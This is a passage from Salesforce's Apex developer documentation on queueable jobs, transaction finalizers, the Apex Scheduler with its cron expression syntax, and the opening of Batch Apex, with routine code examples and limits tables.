To query information about your submitted job, perform a SOQL query on AsyncApexJob by filtering on the job ID that the `System.enqueueJob` method returns. This example uses the jobID variable that was obtained in the previous example.

```
AsyncApexJob jobInfo = [SELECT Status,NumberOfErrors FROM AsyncApexJob WHERE Id=:jobID];
```

Similar to future jobs, queueable jobs don't process batches, and so the number of processed batches and the number of total batches are always zero.

Adding a Scheduled Delay to Queueable Jobs

Use the `System.enqueueJob(queueable, delay)` method to add queueable jobs to the asynchronous execution queue with a specified minimum delay (0–10 minutes). The delay is ignored during Apex testing.

See enqueueJob(queueable, delay) in the *Apex Reference Guide*.

> **Warning:** When you set the delay to 0 (zero), the queueable job is run as quickly as possible. With chained queueable jobs, implement a mechanism to slow down or halt the job if necessary. Without such a fail-safe mechanism in place, you can rapidly reach the daily async Apex limit.

Here are some cases where it can be beneficial to adjust the timing before the queueable job runs.

- If the external system is rate-limited and can be overloaded by chained queueable jobs that are making rapid callouts.

- When polling for results, and executing too fast can cause wasted usage of the daily async Apex limits.

This example adds a job for delayed asynchronous execution by passing in an instance of your class implementation of the `Queueable` interface for execution. There's a minimum delay of 5 minutes before the job is executed.

```
Integer delayInMinutes = 5;
ID jobID = System.enqueueJob(new MyQueueableClass(), delayInMinutes);
```

Admins can define a default org-wide delay (1–600 seconds) in scheduling queueable jobs that were scheduled without a delay parameter. Use the delay setting as a mechanism to slow default queueable job execution. If the setting is omitted, Apex uses the standard queueable timing with no added delay.

📝 Note: Using the `System.enqueueJob(queueable, delay)` method ignores any org-wide enqueue delay setting.

Define the org-wide delay in one of these ways.

- From Setup, in the Quick Find box, enter *Apex Settings*, and then enter a value (1–600 seconds) for **Default minimum enqueue delay (in seconds) for queueable jobs that do not have a delay parameter**
- To enable this feature programmatically with Metadata API, see ApexSettings in the *Metadata API Developer Guide*.

Testing Queueable Jobs

This example shows how to test the execution of a queueable job in a test method. A queueable job is an asynchronous process. To ensure that this process runs within the test method, the job is submitted to the queue between the `Test.startTest` and `Test.stopTest` block. The system executes all asynchronous processes started in a test method synchronously after the `Test.stopTest` statement. Next, the test method verifies the results of the queueable job by querying the account that the job created.

```
@isTest
public class AsyncExecutionExampleTest {
    static testmethod void test1() {
        // startTest/stopTest block to force async processes
        //   to run in the test.
        Test.startTest();
        System.enqueueJob(new AsyncExecutionExample());
        Test.stopTest();

        // Validate that the job has run
        // by verifying that the record was created.
        // This query returns only the account created in test context by the
        // Queueable class method.
        Account acct = [SELECT Name,Phone FROM Account WHERE Name='Acme' LIMIT 1];
        System.assertNotEquals(null, acct);
        System.assertEquals('(415) 555-1212', acct.Phone);
    }
}
```

Chaining Jobs

To run a job after some other processing is done first by another job, you can chain queueable jobs. To chain a job to another job, submit the second job from the `execute()` method of your queueable class. You can add only one job from an executing job, which means that only one child job can exist for each parent job. For example, if you have a second class called `SecondJob` that implements the `Queueable` interface, you can add this class to the queue in the `execute()` method as follows:

```
public class AsyncExecutionExample implements Queueable {
    public void execute(QueueableContext context) {
```

```
        // Your processing logic here

        // Chain this job to next job by submitting the next job
        System.enqueueJob(new SecondJob());
    }
}
```

📝 **Note:** Apex allows HTTP and web service callouts from queueable jobs, if they implement the `Database.AllowsCallouts` marker interface. In queueable jobs that implement this interface, callouts are also allowed in chained queueable jobs.

You can't chain queueable jobs in an Apex test. Doing so results in an error. To avoid getting an error, you can check if Apex is running in test context by calling `Test.isRunningTest()` before chaining jobs.

Queueable Apex Limits

- The execution of a queued job counts one time against the shared limit for asynchronous Apex method executions. See Lightning Platform Apex Limits.

- You can add up to 50 jobs to the queue with `System.enqueueJob` in a single transaction. In asynchronous transactions (for example, from a batch Apex job), you can add only one job to the queue with `System.enqueueJob`. To check how many queueable jobs have been added in one transaction, call `Limits.getQueueableJobs()`.

- Because no limit is enforced on the depth of chained jobs, you can chain one job to another. You can repeat this process with each new child job to link it to a new child job. For Developer Edition and Trial organizations, the maximum stack depth for chained jobs is 5, which means that you can chain jobs four times. The maximum number of jobs in the chain is 5, including the initial parent queueable job.

- When chaining jobs with `System.enqueueJob`, you can add only one job from an executing job. Only one child job can exist for each parent queueable job. Starting multiple child jobs from the same queueable job isn't supported.

IN THIS SECTION:

Transaction Finalizers
The Transaction Finalizers feature enables you to attach actions, using the `System.Finalizer` interface, to asynchronous Apex jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails.

Transaction Finalizers Error Messages
Troubleshoot both semantic and run-time issues by analyzing these error messages.

SEE ALSO:

Apex Reference Guide: Queueable Interface

Apex Reference Guide: QueueableContext Interface

Transaction Finalizers

The Transaction Finalizers feature enables you to attach actions, using the `System.Finalizer` interface, to asynchronous Apex jobs that use the Queueable framework. A specific use case is to design recovery actions when a Queueable job fails.

The Transaction Finalizers feature provides a direct way for you to specify actions to be taken when asynchronous jobs succeed or fail. Before Transaction Finalizers, you could only take these two actions for asynchronous job failures:

- Poll the status of `AsyncApexJob` using a SOQL query and re-enqueue the job if it fails

- Fire BatchApexErrorEvents when a batch Apex method encounters an unhandled exception

With transaction finalizers, you can attach a post-action sequence to a Queueable job and take relevant actions based on the job execution result.

A Queueable job that failed due to an unhandled exception can be successively re-enqueued five times by a transaction finalizer. This limit applies to a series of consecutive Queueable job failures. The counter is reset when the Queueable job completes without an unhandled exception.

Finalizers can be implemented as an inner class. Also, you can implement both Queueable and Finalizer interfaces with the same class.

The Queueable job and the Finalizer run in separate Apex and Database transactions. For example, the Queueable can include DML, and the Finalizer can include REST callouts. Using a Finalizer doesn't count as an extra execution against your daily Async Apex limit. Synchronous governor limits apply for the Finalizer transaction, except in these cases where asynchronous limits apply:

- Total heap size
- Maximum number of Apex jobs added to the queue with `System.enqueueJob`
- Maximum number of methods with the `future` annotation allowed per Apex invocation

For more information on governor limits, see Execution Governors and Limits.

System.Finalizer Interface

The `System.Finalizer` interface includes the `execute` method:

```
global void execute(System.FinalizerContext ctx) {}
```

This method is called on the provided FinalizerContext instance for every enqueued job with a finalizer attached. Within the `execute` method, you can define the actions to be taken at the end of the Queueable job. An instance of `System.FinalizerContext` is injected by the Apex runtime engine as an argument to the execute method.

System.FinalizerContext Interface

The `System.FinalizerContext` interface contains four methods.

- `getAsyncApexJobId` method:

  ```
  global Id getAsyncApexJobId {}
  ```

  Returns the ID of the Queueable job for which this finalizer is defined.

- `getRequestId` method:

  ```
  global String getRequestId {}
  ```

  Returns the request ID, a string that uniquely identifies the request, and can be correlated with Event Monitoring logs. To correlate with the AsyncApexJob table, use the `getAsyncApexJobId` method instead. The Queueable job and the Finalizer execution both share the (same) request ID.

- `getResult` method:

  ```
  global System.ParentJobResult getResult {}
  ```

  Returns the `System.ParentJobResult` enum, which represents the result of the parent asynchronous Apex Queueable job to which the finalizer is attached. The enum takes these values: SUCCESS, UNHANDLED_EXCEPTION.

- `getException` method:

  ```
  global System.Exception getException {}
  ```

  Returns the exception with which the Queueable job failed when `getResult` is UNHANDLED_EXCEPTION, null otherwise.

Attach the finalizer to your Queueable jobs using the `System.attachFinalizer` method.

1. Define a class that implements the `System.Finalizer` interface.

2. Attach a finalizer within a Queueable job's `execute` method. To attach the finalizer, invoke the `System.attachFinalizer` method, using as argument the instantiated class that implements the System.Finalizer interface.

```
global void attachFinalizer(Finalizer finalizer) {}
```

Implementation Details

- Only one finalizer instance can be attached to any Queueable job.
- You can enqueue a single asynchronous Apex job (Queueable, Future, or Batch) in the finalizer's implementation of the `execute` method.
- Callouts are allowed in finalizer implementations.
- The Finalizer framework uses the state of the Finalizer object (if attached) at the end of Queueable execution. Mutation of the Finalizer state, after it's attached, is therefore supported.
- Variables that are declared `transient` are ignored by serialization and deserialization, and therefore don't persist in the Transaction Finalizer.

Logging Finalizer Example

This example demonstrates the use of Transaction Finalizers in logging messages from a Queueable job, regardless of whether the job succeeds or fails. The LoggingFinalizer class here implements both Queueable and Finalizer interfaces. The Queueable implementation instantiates the finalizer, attaches it, and then invokes the addLog() method to buffer log messages. The Finalizer implementation of LoggingFinalizer includes the addLog(message, source) method that allows buffering log messages from the Queueable job into finalizer's state. When the Queueable job completes, the finalizer instance commits the buffered log. The finalizer state is preserved even if the Queueable job fails, and can be accessed for use in DML in finalizer implementation or execution.

```
public class LoggingFinalizer implements Finalizer, Queueable {

  // Queueable implementation
  // A queueable job that uses LoggingFinalizer to buffer the log
  // and commit upon exit, even if the queueable execution fails

    public void execute(QueueableContext ctx) {
        String jobId = '' + ctx.getJobId();
        System.debug('Begin: executing queueable job: ' + jobId);
        try {
            // Create an instance of LoggingFinalizer and attach it
            LoggingFinalizer f = new LoggingFinalizer();
            System.attachFinalizer(f);

            // While executing the job, log using LoggingFinalizer.addLog()
            // Note that addlog() modifies the Finalizer's state after it is attached
            DateTime start = DateTime.now();
            f.addLog('About to do some work...', jobId);

            while (true) {
              // Results in limit error
            }
```

```
            } catch (Exception e) {
                System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage());
            } finally {
                System.debug('Completed: execution of queueable job: ' + jobId);
            }
        }

    // Finalizer implementation
    // Logging finalizer provides a public method addLog(message,source) that allows buffering
 log lines from the Queueable job.
    // When the Queueable job completes, regardless of success or failure, the LoggingFinalizer
 instance commits this buffered log.
    // Custom object LogMessage__c has four custom fields-see addLog() method.

        // internal log buffer
        private List<LogMessage__c> logRecords = new List<LogMessage__c>();

        public void execute(FinalizerContext ctx) {
            String parentJobId = '' + ctx.getAsyncApexJobId();
          System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId);


            // Update the log records with the parent queueable job id
            System.Debug('Updating job id on ' + logRecords.size() + ' log records');
            for (LogMessage__c log : logRecords) {
                log.Request__c = parentJobId; // or could be ctx.getRequestId()
            }
            // Commit the buffer
            System.Debug('committing log records to database');
            Database.insert(logRecords, false);

            if (ctx.getResult() == ParentJobResult.SUCCESS) {
                System.debug('Parent queueable job [' + parentJobId + '] completed
successfully.');
            } else {
              System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled
 exception: ' + ctx.getException().getMessage());
                System.debug('Enqueueing another instance of the queueable...');
            }
            System.debug('Completed: execution of finalizer attached to queueable job: ' +
parentJobId);
        }

    public void addLog(String message, String source) {
            // append the log message to the buffer
            logRecords.add(new LogMessage__c(
                DateTime__c = DateTime.now(),
                Message__c = message,
                Request__c = 'setbeforecommit',
                Source__c = source
            ));
        }
}
```

Retry Queueable Example

This example demonstrates how to re-enqueue a failed Queueable job in its finalizer. It also shows that jobs can be re-enqueued up to a queueable chaining limit of 5 retries.

```apex
public class RetryLimitDemo implements Finalizer, Queueable {

  // Queueable implementation
  public void execute(QueueableContext ctx) {
    String jobId = '' + ctx.getJobId();
    System.debug('Begin: executing queueable job: ' + jobId);
    try {
        Finalizer finalizer = new RetryLimitDemo();
        System.attachFinalizer(finalizer);
        System.debug('Attached finalizer');
        Integer accountNumber = 1;
        while (true) { // results in limit error
          Account a = new Account();
          a.Name = 'Account-Number-' + accountNumber;
          insert a;
          accountNumber++;
        }
    } catch (Exception e) {
        System.debug('Error executing the job [' + jobId + ']: ' + e.getMessage());
    } finally {
        System.debug('Completed: execution of queueable job: ' + jobId);
    }
  }

  // Finalizer implementation
  public void execute(FinalizerContext ctx) {
    String parentJobId = '' + ctx.getAsyncApexJobId();
    System.debug('Begin: executing finalizer attached to queueable job: ' + parentJobId);

    if (ctx.getResult() == ParentJobResult.SUCCESS) {
        System.debug('Parent queueable job [' + parentJobId + '] completed successfully.');

    } else {
        System.debug('Parent queueable job [' + parentJobId + '] failed due to unhandled
exception: ' + ctx.getException().getMessage());
        System.debug('Enqueueing another instance of the queueable...');
        String newJobId = '' + System.enqueueJob(new RetryLimitDemo()); // This call fails
 after 5 times when it hits the chaining limit
        System.debug('Enqueued new job: ' + newJobId);
    }
    System.debug('Completed: execution of finalizer attached to queueable job: ' +
parentJobId);
  }
}
```

Best Practices

We urge ISVs to exercise caution in using global Finalizers with state-mutating methods in packages. If a subscriber org's implementation invokes such methods in the global Finalizer, it can result in unexpected behavior. Examine all state-mutating methods to see how they affect the finalizer state and overall behavior.

Transaction Finalizers Error Messages

Troubleshoot both semantic and run-time issues by analyzing these error messages.

This table provides information about error messages in your Apex debug log.

Table 3: Troubleshooting Errors in Apex Debug Log

Error Message	Failed Context	Reason for Failure
More than one Finalizer cannot be attached to same Async Apex Job	Queueable Execution	`System.attachFinalizer()` is invoked more than once in the same Queueable instance.
Class {0} must implement the Finalizer interface	Queueable Execution	The instantiated class parameter to `System.attachFinalizer()` doesn't implement the `System.Finalizer` interface.
System.attachFinalizer(Finalizer) is not allowed in this context	Non-Queueable Execution	`System.attachFinalizer()` is invoked in an Apex context that's not executing a Queueable instance.
Invalid number of parameters	Queueable Execution	Invalid number of parameters to `System.attachFinalizer()`
Argument cannot be null	Queueable Execution	`System.attachFinalizer()` is invoked with a null parameter.

If you have a Splunk Add-On for Salesforce, you can analyze error messages in your Splunk log. This table provides information about error messages in the Splunk log.

Table 4: Troubleshooting Errors in Splunk Log

Error Message	Reason for Failure
Error processing finalizer for queueable job id: {0}	Runtime error while executing Finalizer. This error can be an unhandled catchable exception or uncatchable exception (such as a LimitException), or, less commonly, an internal system error.
Error processing the finalizer (class name: {0}) for the queueable job id: {1} (queueable class id: {2})	Runtime error while executing Finalizer. This error can be an unhandled catchable exception or uncatchable exception (such as a LimitException), or, less commonly, an internal system error.

Apex Scheduler

To invoke Apex classes to run at specific times, first implement the `Schedulable` interface for the class, then specify the schedule using either the Schedule Apex page in the Salesforce user interface, or the `System.schedule` method.

⊘ **Important:** Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability.

You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.

Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

If there are one or more active scheduled jobs for an Apex class, you can't update the class or any classes referenced by this class through the Salesforce user interface. However, you can enable deployments to update the class with active scheduled jobs by using the Metadata API (for example, when using the Salesforce extensions for Visual Studio Code). See "Deployment Connections for Change Sets" in Salesforce Help.

Implementing the `Schedulable` Interface

To schedule an Apex class to run at regular intervals, first write an Apex class that implements the Salesforce-provided interface `Schedulable`.

The scheduler runs as system—all classes are executed, whether the user has permission to execute the class or not.

To monitor or stop the execution of a scheduled Apex job using the Salesforce user interface, from Setup, enter *Scheduled Jobs* in the `Quick Find` box, then select **Scheduled Jobs**.

The `Schedulable` interface contains one method that must be implemented, `execute`.

```
global void execute(SchedulableContext sc){}
```

The implemented method must be declared as `global` or `public`.

Use this method to instantiate the class you want to schedule.

💡 **Tip:** Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.

The following example implements the `Schedulable` interface for a class called `MergeNumbers`:

```
global class ScheduledMerge implements Schedulable {
   global void execute(SchedulableContext SC) {
      MergeNumbers M = new MergeNumbers();
   }
}
```

To implement the class, execute this example in the Developer Console.

```
ScheduledMerge m = new ScheduledMerge();
String sch = '20 30 8 10 2 ?';
String jobID = System.schedule('Merge Job', sch, m);
```

You can also use the `Schedulable` interface with batch Apex classes. The following example implements the `Schedulable` interface for a batch Apex class called `Batchable`:

```
global class ScheduledBatchable implements Schedulable {
   global void execute(SchedulableContext sc) {
      Batchable b = new Batchable();
      Database.executeBatch(b);
```

```
    }
}
```

An easier way to schedule a batch job is to call the `System.scheduleBatch` method without having to implement the `Schedulable` interface.

Use the SchedulableContext object to keep track of the scheduled job when it's scheduled. The SchedulableContext `getTriggerID` method returns the ID of the CronTrigger object associated with this scheduled job as a string. You can query `CronTrigger` to track the progress of the scheduled job.

To stop execution of a job that was scheduled, use the `System.abortJob` method with the ID returned by the `getTriggerID` method.

Tracking the Progress of a Scheduled Job Using Queries

After the Apex job has been scheduled, you can obtain more information about it by running a SOQL query on CronTrigger. You can retrieve the number of times the job has run, and the date and time when the job is scheduled to run again, as shown in this example.

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :jobID];
```

The previous example assumes you have a `jobID` variable holding the ID of the job. The `System.schedule` method returns the job ID. If you're performing this query inside the `execute` method of your schedulable class, you can obtain the ID of the current job by calling `getTriggerId` on the SchedulableContext argument variable. Assuming this variable name is `sc`, the modified example becomes:

```
CronTrigger ct =
    [SELECT TimesTriggered, NextFireTime
    FROM CronTrigger WHERE Id = :sc.getTriggerId()];
```

You can also get the job's name and the job's type from the CronJobDetail record associated with the CronTrigger record. To do so, use the `CronJobDetail` relationship when performing a query on CronTrigger. This example retrieves the most recent CronTrigger record with the job name and type from CronJobDetail.

```
CronTrigger job =
    [SELECT Id, CronJobDetail.Id, CronJobDetail.Name, CronJobDetail.JobType
    FROM CronTrigger ORDER BY CreatedDate DESC LIMIT 1];
```

Alternatively, you can query CronJobDetail directly to get the job's name and type. This next example gets the job's name and type for the CronTrigger record queried in the previous example. The corresponding CronJobDetail record ID is obtained by the `CronJobDetail.Id` expression on the CronTrigger record.

```
CronJobDetail ctd =
    [SELECT Id, Name, JobType
    FROM CronJobDetail WHERE Id = :job.CronJobDetail.Id];
```

To obtain the total count of all Apex scheduled jobs, excluding all other scheduled job types, perform the following query. Note the value '7' is specified for the job type, which corresponds to the scheduled Apex job type.

```
SELECT COUNT() FROM CronTrigger WHERE CronJobDetail.JobType = '7'
```

Testing the Apex Scheduler

The following is an example of how to test using the Apex scheduler.

The `System.schedule` method starts an asynchronous process. When you test scheduled Apex, you must ensure that the scheduled job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `System.schedule` method to ensure it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously. If you don't include the `System.schedule` method within the `startTest` and `stopTest` methods, the scheduled job executes at the end of your test method for Apex saved using Salesforce API version 25.0 and later, but not in earlier versions.

This example defines a class to be tested.

```
global class TestScheduledApexFromTestMethod implements Schedulable {

// This test runs a scheduled job at midnight Sept. 3rd. 2042

    public static String CRON_EXP = '0 0 0 3 9 ? 2042';

    global void execute(SchedulableContext ctx) {
        CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered, NextFireTime
                    FROM CronTrigger WHERE Id = :ctx.getTriggerId()];

        System.assertEquals(CRON_EXP, ct.CronExpression);
        System.assertEquals(0, ct.TimesTriggered);
        System.assertEquals('2042-09-03 00:00:00', String.valueOf(ct.NextFireTime));

        Account a = [SELECT Id, Name FROM Account WHERE Name =
                    'testScheduledApexFromTestMethod'];
        a.name = 'testScheduledApexFromTestMethodUpdated';
        update a;
    }
}
```

The following tests the class:

```
@istest
class TestClass {

    static testmethod void test() {
    Test.startTest();

        Account a = new Account();
        a.Name = 'testScheduledApexFromTestMethod';
        insert a;

        // Schedule the test job

        String jobId = System.schedule('testBasicScheduledApex',
        TestScheduledApexFromTestMethod.CRON_EXP,
            new TestScheduledApexFromTestMethod());

        // Get the information from the CronTrigger API object
        CronTrigger ct = [SELECT Id, CronExpression, TimesTriggered,
            NextFireTime
            FROM CronTrigger WHERE id = :jobId];

        // Verify the expressions are the same
        System.assertEquals(TestScheduledApexFromTestMethod.CRON_EXP,
```

```
        ct.CronExpression);

    // Verify the job has not run
    System.assertEquals(0, ct.TimesTriggered);

    // Verify the next time the job will run
    System.assertEquals('2042-09-03 00:00:00',
        String.valueOf(ct.NextFireTime));
    System.assertNotEquals('testScheduledApexFromTestMethodUpdated',
        [SELECT id, name FROM account WHERE id = :a.id].name);

  Test.stopTest();

  System.assertEquals('testScheduledApexFromTestMethodUpdated',
  [SELECT Id, Name FROM Account WHERE Id = :a.Id].Name);

    }
}
```

Using the `System.schedule` Method

After you implement a class with the `Schedulable` interface, use the `System.schedule` method to execute it. The scheduler runs as system—all classes are executed, whether the user has permission to execute the class, or not.

> **Note:** Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

The `System.schedule` method takes three arguments: a name for the job, an expression used to represent the time and date the job is scheduled to run, and the name of the class. This expression has the following syntax:

```
Seconds Minutes Hours Day_of_month Month Day_of_week Optional_year
```

> **Note:** Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability.
>
> The `System.schedule` method uses the user's timezone for the basis of all schedules.

The following are the values for the expression:

Name	Values	Special Characters
Seconds	0–59	None
Minutes	0–59	None
Hours	0–23	, - * /
Day_of_month	1–31	, - * ? / L W
Month	1–12 or the following: • JAN • FEB • MAR	, - * /

Name	Values	Special Characters
	• APR	
	• MAY	
	• JUN	
	• JUL	
	• AUG	
	• SEP	
	• OCT	
	• NOV	
	• DEC	
Day_of_week	1–7 or the following:	, - * ? / L #
	• SUN	
	• MON	
	• TUE	
	• WED	
	• THU	
	• FRI	
	• SAT	
optional_year	null or 1970–2099	, - * /

The special characters are defined as follows:

Special Character	Description
,	Delimits values. For example, use `JAN, MAR, APR` to specify more than one month.
-	Specifies a range. For example, use `JAN-MAR` to specify more than one month.
*	Specifies all values. For example, if *Month* is specified as `*`, the job is scheduled for every month.
?	Specifies no specific value. This option is only available for *Day_of_month* and *Day_of_week*. It's typically used when specifying a value for one and not the other.
/	Specifies increments. The number before the slash specifies when the intervals will begin, and the number after the slash is the interval amount. For example, if you specify `1/5` for *Day_of_month*, the Apex class runs every fifth day of the month, starting on the first of the month.
L	Specifies the end of a range (last). This option is only available for *Day_of_month* and *Day_of_week*. When used with *Day of month*, `L` always means the last day of the month, such as January 31, February 29 (for leap years), and so on. When used with *Day_of_week* by itself, it always means `7` or `SAT`. When used with a *Day_of_week* value, it means the last of that type of day in the month. For example,

Special Character	Description
	if you specify `2L`, you're specifying the last Monday of the month. Don't use a range of values with `L` as the results can be unexpected.
`W`	Specifies the nearest weekday (Monday-Friday) of the given day. This option is only available for *`Day_of_month`*. For example, if you specify `20W`, and the 20th is a Saturday, the class runs on the 19th. If you specify `1W`, and the first is a Saturday, the class doesn't run in the previous month, but on the third, which is the following Monday. 💡 **Tip:** Use the `L` and `W` together to specify the last weekday of the month.
`#`	Specifies the *`nth`* day of the month, in the format ***weekday*#*day_of_month***. This option is only available for *`Day_of_week`*. The number before the `#` specifies weekday (`SUN-SAT`). The number after the `#` specifies the day of the month. For example, specifying `2#1` means the class runs on the first Monday of every month.

The following are some examples of how to use the expression.

Expression	Description
`0 0 13 * * ?`	Class runs every day at 1 PM.
`0 0 22 ? * 6L`	Class runs the last Friday of every month at 10 PM.
`0 0 10 ? * MON-FRI`	Class runs Monday through Friday at 10 AM.
`0 0 20 * * ? 2010`	Class runs every day at 8 PM during the year 2010.

In the following example, the class `Proschedule` implements the `Schedulable` interface. The class is scheduled to run at 8 AM, on the 13 February.

```
Proschedule p = new Proschedule();
        String sch = '0 0 8 13 2 ?';
        System.schedule('One Time Pro', sch, p);
```

Using the `System.scheduleBatch` Method for Batch Jobs

You can call the `System.scheduleBatch` method to schedule a batch job to run one time at a specified time in the future. This method is available only for batch classes and doesn't require the implementation of the `Schedulable` interface. It's therefore easy to schedule a batch job for one execution. For more details on how to use the `System.scheduleBatch` method, see Using the `System.scheduleBatch` Method.

Apex Scheduler Limits

- You can only have 100 scheduled Apex jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce and creating a custom view with a type filter equal to "Scheduled Apex". You can also programmatically query the CronTrigger and CronJobDetail objects to get the count of Apex scheduled jobs.

- The maximum number of scheduled Apex executions per a 24-hour period is 250,000 or the number of user licenses in your organization multiplied by 200, whichever is greater. This limit is for your entire org and is shared with all asynchronous Apex: Batch Apex, Queueable Apex, scheduled Apex, and future methods. To check how many asynchronous Apex executions are available, make a request to REST API `limits` resource. See List Organization Limits in the *REST API Developer Guide*. The license types that count toward this limit include full Salesforce and Salesforce Platform user licenses, App Subscription user licenses, Chatter Only users, Identity users, and Company Communities users.

Apex Scheduler Notes and Best Practices

- Salesforce schedules the class for execution at the specified time. Actual execution can be delayed based on service availability.
- Use extreme care if you're planning to schedule a class from a trigger. You must be able to guarantee that the trigger won't add more scheduled classes than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- Though it's possible to do additional processing in the `execute` method, we recommend that all processing take place in a separate class.
- Synchronous Web service callouts aren't supported from scheduled Apex. To make asynchronous callouts, use Queueable Apex, implementing the `Database.AllowsCallouts` marker interface. If your scheduled Apex executes a batch job using the `Database.AllowsCallouts` marker interface, callouts are supported from the batch class. See Using Batch Apex.
- Apex jobs scheduled to run during a Salesforce service maintenance downtime will be scheduled to run after the service comes back up, when system resources become available. If a scheduled Apex job was running when downtime occurred, the job is rolled back and scheduled again after the service comes back up. After major service upgrades, there can be longer delays than usual for starting scheduled Apex jobs because of system usage spikes.
- Scheduled job objects, along with their member variables and properties, persist from initialization to subsequent scheduled runs. The object state at the time of invocation of `System.schedule()` persists in subsequent job executions.

  With Batch Apex, it's possible to force a new serialized state for new jobs by using `Database.Stateful`. With Scheduled Apex, use the `transient` keyword so that member variables and properties aren't persisted. See Using the transient Keyword.

SEE ALSO:

Apex Reference Guide: Schedulable Interface

Batch Apex

A developer can now employ batch Apex to build complex, long-running processes that run on thousands of records on the Lightning Platform. Batch Apex operates over small batches of records, covering your entire record set and breaking the processing down to manageable chunks. For example, a developer could build an archiving solution that runs on a nightly basis, looking for records past a certain date and adding them to an archive. Or a developer could build a data cleansing operation that goes through all Accounts and Opportunities on a nightly basis and updates them if necessary, based on custom criteria.

Batch Apex is exposed as an interface that must be implemented by the developer. Batch jobs can be programmatically invoked at runtime using Apex.

You can only have five queued or active batch jobs at one time. You can evaluate your current count by viewing the Scheduled Jobs page in Salesforce or programmatically using SOAP API to query the `AsyncApexJob` object.

⚠️ **Warning:** Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger does not add more batch jobs than the limit. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.

Batch jobs can also be programmatically scheduled to run at specific times using the Apex scheduler, or scheduled using the Schedule Apex page in the Salesforce user interface. For more information on the Schedule Apex page, see "Schedule Apex Jobs" in the Salesforce online help.

The batch Apex interface is also used for Apex managed sharing recalculations.

For more information on batch jobs, continue to Using Batch Apex on page 268.

For more information on Apex managed sharing, see Understanding Apex Managed Sharing on page 207.

For more information on firing platform events from batch Apex, see Firing Platform Events from Batch Apex

IN THIS SECTION:

Using Batch Apex

Firing Platform Events from Batch Apex

Batch Apex classes can fire platform events when encountering an error or exception. Clients listening on an event can obtain actionable information, such as how often the event failed and which records were in scope at the time of failure. Events are also fired for Salesforce Platform internal errors and other uncatchable Apex exceptions such as LimitExceptions, which are caused by reaching governor limits.

Using Batch Apex

To use batch Apex, write an Apex class that implements the Salesforce-provided interface `Database.Batchable` and then invoke the class programmatically.

To monitor or stop the execution of the batch Apex job, from Setup, enter *Apex Jobs* in the `Quick Find` box, then select **Apex Jobs**.

Implementing the **Database.Batchable** Interface

The `Database.Batchable` interface contains three methods that must be implemented.

- `start` method:

```
public (Database.QueryLocator | Iterable<sObject>) start(Database.BatchableContext bc)
 {}
```

To collect the records or objects to pass to the interface method `execute`, call the `start` method at the beginning of a batch Apex job. This method returns either a `Database.QueryLocator` object or an iterable that contains the records or objects passed to the job.

When you're using a simple query (`SELECT`) to generate the scope of objects in the batch job, use the `Database.QueryLocator` object. If you use a `QueryLocator` object, the governor limit for the total number of records retrieved by SOQL queries is bypassed. For example, a batch Apex job for the Account object can return a `QueryLocator` for all account records (up to 50 million records) in an org. Another example is a sharing recalculation for the Contact object that returns a `QueryLocator` for all account records in an org.

Use the iterable to create a complex scope for the batch job. You can also use the iterable to create your own custom process for iterating through the list.

🛑 **Important:** If you use an iterable, the governor limit for the total number of records retrieved by SOQL queries is still enforced. For more information on using iterables for batch jobs, see Batch Apex Best Practices

- `execute` method:

```
public void execute(Database.BatchableContext BC, list<P>){}
```

To do the required processing for each chunk of data, use the `execute` method. This method is called for each batch of records that you pass to it.

This method takes the following:

- A reference to the `Database.BatchableContext` object.

- A list of sObjects, such as `List<sObject>`, or a list of parameterized types. If you're using a `Database.QueryLocator`, use the returned list.

Batches of records tend to execute in the order in which they're received from the `start` method. However, the order in which batches of records execute depends on various factors. The order of execution isn't guaranteed.

- `finish` method:

```
public void finish(Database.BatchableContext BC){}
```

To send confirmation emails or execute post-processing operations, use the `finish` method. This method is called after all batches are processed.

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter from `Database.executeBatch` is considered five transactions of 200 records each. The Apex governor limits are reset for each transaction. If the first transaction succeeds but the second fails, the database updates made in the first transaction aren't rolled back.

Using Database.BatchableContext

All the methods in the `Database.Batchable` interface require a reference to a `Database.BatchableContext` object. Use this object to track the progress of the batch job.

The following is the instance method with the `Database.BatchableContext` object:

Name	Arguments	Returns	Description
`getJobID`		ID	Returns the ID of the AsyncApexJob object associated with this batch job as a string. Use this method to track the progress of records in the batch job. You can also use this ID with the System.abortJob method.

The following example uses the `Database.BatchableContext` to query the `AsyncApexJob` associated with the batch job.

```
public void finish(Database.BatchableContext BC){
    // Get the ID of the AsyncApexJob representing this batch job
    // from Database.BatchableContext.
    // Query the AsyncApexJob object to retrieve the current job's information.
    AsyncApexJob a = [SELECT Id, Status, NumberOfErrors, JobItemsProcessed,
        TotalJobItems, CreatedBy.Email
        FROM AsyncApexJob WHERE Id =
        :BC.getJobId()];
    // Send an email to the Apex job's submitter notifying of job completion.
    Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
    String[] toAddresses = new String[] {a.CreatedBy.Email};
```

```
